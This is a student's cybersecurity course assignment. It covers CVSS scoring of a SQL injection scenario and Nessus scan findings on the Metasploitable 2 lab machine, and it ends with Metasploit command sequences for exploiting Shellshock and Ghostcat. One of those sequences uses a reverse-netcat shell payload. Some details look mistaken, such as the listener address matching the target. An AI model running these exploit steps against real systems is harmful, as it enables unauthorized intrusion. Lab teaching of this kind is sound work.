Foundations of Cybersecurity Fall 2024
Nessus Vulnerability Scanning, Vulnerability Exploitation using Nessus, and CVSS Scoring
Assignment 2 Due Date: 09/16/2024 Points: 100
Student Registration # **01225468**
Student Name: **Galen Cole**

Q.1. A company has discovered a vulnerability in their web application that allows attackers to exploit a SQL injection flaw, potentially leading to unauthorized data access. The following metrics are provided for the vulnerability. Find the overall score and classify the severity of the vulnerability. [35]

Base Metrics:

- Attack Vector (AV): Network
- Attack Complexity (AC): Low
- Privileges Required (PR): Low
- User Interaction (UI): None
- Scope (S): Unchanged
- Confidentiality Impact (C): High
- Integrity Impact (I): High
- Availability Impact (A): Low

Temporal Metrics:

- Exploit Code Maturity (E): Proof-of-Concept
- Remediation Level (RL): Temporary Fix
- Report Confidence (RC): Confirmed

Environmental Metrics:

- Confidentiality Requirement (CR): High
- Integrity Requirement (IR): Medium
- Availability Requirement (AR): Low
- Modified Attack Vector (MAV): Network
- Modified Attack Complexity (MAC): High
- Modified Privileges Required (MPR): Low
- Modified User Interaction (MUI): None
- Modified Scope (MS): Unchanged
- Modified Confidentiality Impact (MC): High
- Modified Integrity Impact (MI): Low
- Modified Availability Impact (MA): Low

Tasks:

1. Base Score Calculation: Using the provided base metrics, calculate the CVSS Base Score for this vulnerability. Provide the formula and steps used in the computation.

$$\text{Impact} = 1 - [(1 - C) \times (1 - I) \times (1 - A)]$$
$$\text{Exploitability} = 8.22 \times AV \times AC \times PR \times UI$$
$$\text{BaseScore} = \min((\text{Impact} + \text{Exploitability}), 10)$$

$\text{BaseScore} = \min(0.8482 \times 6.42 + 2.8359, 10)$ = **7.9 - High**

2. Temporal Score Calculation: Adjust the base score using the temporal metrics provided. Calculate the Temporal Score and explain how these metrics modify the base score.

- Exploit Code Maturity (E): Whether exploitation is actively possible.
- Remediation Level (RL): The state of fixes or mitigations available.
- Report Confidence (RC): The reliability of the vulnerability report, can only cause a potential reduction or no effect on the base score.

$$\text{Temporal Score} = \text{Base Score} \times E \times RL \times RC$$

$\text{Temporal Score} = 7.9 \times 0.94 \times 0.96 \times 1.0$ = **7.13**

3. Environmental Score Calculation: Given the environmental metrics, compute the Environmental Score. Explain how these adjustments reflect the specific environment in which the vulnerability exists.

The Confidentiality Requirement (CR), Integrity Requirement (IR), and Availability Requirement (AR) represent how important each factor is to the organization. The Modified Exploitability metrics allow for a re-evaluation of how easily the vulnerability could be exploited, considering potential changes in the attack scenario within the specific environment.

$$\text{Environmental Score} = \min((\text{Adjusted Impact} + \text{Exploitability}), 10) \times E \times RL \times RC$$

$\text{Environmental Score} = \min(5.71 + 1.61934, 10) \times 0.94 \times 0.96 \times 1.0 = 6.620 = 6.6$

4. Interpretation of Results:

- Based on the scores calculated:
    - Discuss the severity of the vulnerability according to the CVSS v3.2 classification.

- Base Score: 7.9 (High severity)

- Temporal Score: 7.1 (High severity)
- Environmental Score: 6.6 (Medium severity)

    - Explain how the environmental metrics change the perceived impact of the vulnerability.

1. Confidentiality Requirement: Since confidentiality was rated as "High," the impact on confidentiality was weighted more heavily. This indicates that breaches affecting confidential data would have a larger impact on the organization, making it a critical factor in assessing the vulnerability's severity.
2. Integrity Requirement (IR): Rated as "Medium," it did not significantly amplify or diminish the integrity impact. This means that while data integrity is important, it is not weighted as heavily as confidentiality.
3. Availability Requirement (AR): The "Low" rating on availability suggests that service interruptions are not as critical for the organization. Thus, the availability impact had a reduced effect on the overall

These adjustments reflect the organization's specific tolerance levels for different types of damage, leading to a reduction in the severity from High to Medium.

    - Recommend steps for mitigating this vulnerability, considering the company's environmental needs and the temporal metrics.


1. Parameterized SQL queries and input validation for all users and applications.
2. Deploying a web application firewall while parameterized queries are set up as a permanent fix.
3. There should be regular security audits and security testing, including code reviews.
4. Comprehensive logging and monitoring of the database is critical.
5. Proper separation of duties within a database environment is crucial, in addition to proper access management.

Q.2. What single metric can elevate the risk factor to critical in the above example and how? [15]

The metric would be the **Modified Attack Complexity (MAC)**, currently the High condition suggests that specific conditions need to be met in order for the successful exploit of the vulnerability. Changing this value to Low indicates that the attack is straightforward requiring no special conditions, making it easier to exploit (high likelihood of exploitation). High only provides a 0.44 compared to Low's 0.77 rating.


Q.3. What are the vulnerabilities found by the Nessus in Metasploitable 2 virtual machine? Enlist all critical vulnerabilities without credentials (non-credentialed) and with credentials (credentialed) scan. [10]

Non-credentialed



134862 - Apache Tomcat AJP Connector Request Injection (Ghostcat), 51988 - Bind Shell Backdoor Detection, 32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness, 32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) (listed twice), 20007 - SSL Version 2 and 3 Protocol Detection (listed twice), 61708 - VNC Server 'password' Password

Credentialed



77823 - Bash Remote Code Execution (Shellshock), 51988 - Bind Shell Backdoor Detection, 32314 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness, 32321 - Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check) (listed twice), 20007 - SSL Version 2 and 3 Protocol Detection (listed twice), 32432 - Ubuntu 6.06 LTS / 7.04 / 7.10 / 8.04 LTS : gnutls12, gnutls13 vulnerabilities (USN-613-1), 37936 - Ubuntu 6.06 LTS / 7.04 / 7.10 / 8.04 LTS : libxml2 vulnerabilities (USN-644-1), 33531 - Ubuntu 6.06 LTS / 7.04 / 7.10 / 8.04 LTS : linux, linux-source-2.6.15/20/22 vulnerabilities (USN-625-1), 36916 - Ubuntu 6.06 LTS / 7.10 / 8.04 LTS / 8.10 : libxml2 vulnerabilities (USN-673-1), 36454 - Ubuntu 6.06 LTS / 7.10 / 8.04 LTS : linux-source-2.6.15/22, linux vulnerabilities (USN-714-1), 44399 - Ubuntu 6.06 LTS / 8.04 LTS / 8.10 / 9.04 / 9.10 : linux, linux-source-2.6.15 vulnerabilities (USN-894-1), 39800 - Ubuntu 6.06 LTS / 8.04 LTS / 8.10 / 9.04 : dhcp3 vulnerability (USN-803-1), 40576 - Ubuntu 6.06 LTS / 8.04 LTS / 8.10 / 9.04 : libxml2 vulnerabilities (USN-815-1), 37762 - Ubuntu 6.06 LTS / 8.04 LTS / 8.10 : apt vulnerabilities (USN-762-1), etc..

Q.4. After finding vulnerabilities in Metasploitable 2 using Nessus, how we can use metasploit framework to exploit those vulnerabilities? Give complete step for any of the two critical level vulnerability exploitation. [40]

use *msfconsole* to get started

1. Shellshock Vulnerability (CVE-2014-6271): This vulnerability allows an attacker to execute arbitrary commands on a system using a vulnerable version of Bash.

search shellshock

use exploit/multi/http/apache_mod_cgi_bash_env_exec

set RHOSTS 192.168.32.128

set TARGETURI /cgi-bin/status

set PAYLOAD cmd/unix/reverse_netcat

set LHOST <Your IP> in this case it was 192.168.32.128

exploit

2. Apache Tomcat AJP Request Injection (Ghostcat, CVE-2020-1938): Ghostcat is a file inclusion vulnerability in Apache Tomcat's AJP Connector that allows reading or including files.

search tomcat ghostcat

use exploit/multi/http/tomcat_ghostcat

set RHOSTS 192.168.32.128

set RPORT 8009

set FILEPATH /WEB-INF/web.xml

exploit